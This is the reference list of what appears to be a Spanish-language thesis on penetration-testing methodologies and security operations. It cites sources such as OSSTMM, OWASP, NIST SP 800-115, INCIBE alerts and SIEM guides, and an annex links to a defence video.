FERNANDEZ, MANUEL. Ingeniería Social: ¿Qué es el whaling? Mailfence Blog [página web]. (27, febrero, 2022). [Consultado el 1, junio, 2022]. Disponible en: https://blog.mailfence.com/es/ingenieria-social-que-es-un-ataque-de-whaling/.

FUTURELEARN. Information System Security Assessment Framework (ISSAF). FutureLearn [página web]. (2006). [Consultado el 8, julio, 2022]. Disponible en: https://www.futurelearn.com/info/courses/ethical-hacking-an-introduction/0/steps/71521.

INCIBE. Cve-2014-6287. INCIBE-CERT [página web]. (7, octubre, 2014). [Consultado el 13, marzo, 2023]. Disponible en Internet: <https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2014-6287>.

INCIBE. Despliegue de SIEM en entornos TO. INCIBE-CERT [página web]. (14, noviembre, 2019). [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://www.incibe-cert.es/blog/despliegue-siem-entornos>.

INTELEQUIA. Red team y blue team - funciones y diferencias en ciberseguridad. Intelequia [página web]. (26, enero, 2021). [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://intelequia.com/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad>.

ISECOM. OSSTMM Version 3. (diciembre, 2010). [Consultado el 8, julio, 2022]. Disponible en: https://www.isecom.org/OSSTMM.3.pdf.

MICROSOFT. ¿Qué es SIEM? Microsoft [página web]. [Consultado el 24, marzo, 2023]. Disponible en Internet: <https://www.microsoft.com/es-es/security/business/security-101/what-is-siem>.

NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. NIST SP 800-115 NIST - technical guide to information security testing and assessment recommendations, 2008. 80 p.

NOTICIASRCN.COM. "Creación de Andrómeda fue legal": Ejercito. "Creación de Andrómeda fue legal": Ejercito [página web]. (14, febrero, 2014). [Consultado el 26, febrero, 2023]. Disponible en Internet: <https://www.noticiasrcn.com/nacional-pais/creacion-andromeda-fue-legal-ejercito>.

ORGANIZACIÓN DE LOS ESTADOS AMERICANOS. Buenas Prácticas para establecer un CSIRT nacional. OAS - Organization of American States [página web]. (2016). [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://www.oas.org/es/sms/cicte/ciberseguridad/publicaciones/2016%20-%20Buenas%20Practicas%20CSIRT.pdf>.

OWASP FOUNDATION. OWASP Web Security Testing Guide. OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation [página web]. [Consultado el 8, julio, 2022]. Disponible en: https://owasp.org/www-project-web-security-testing-guide/.

OWISAM. Metodologia OWISAM. (18, marzo, 2018). [Consultado el 11, julio, 2022]. Disponible en: https://www.owisam.org/index.php?title=Página_principal.

TENBIHI, Mouad. FOOTPRINTING. Atalanta [página web]. [Consultado el 8, julio, 2022]. Disponible en: https://atalantago.com/footprinting/.
VARGAS, Sergio. Entendiendo la Cyber Kill Chain. Intelligent Networks [página web]. (5, abril, 2021). [Consultado el 28, marzo, 2023]. Disponible en: https://i-networks.com.mx/entendiendo-la-cyber-kill-chain/

WTW UPDATE. Diccionario de ciberriesgo: conoce todos los términos. WTW Update [página web]. [Consultado el 1, junio, 2022]. Disponible en: https://willistowerswatsonupdate.es/ciberseguridad/diccionario-del-ciber-riesgo-de-la-a-a-la-z/.

ANEXOS

Video sustentación:
https://youtu.be/b1_jZoDrp74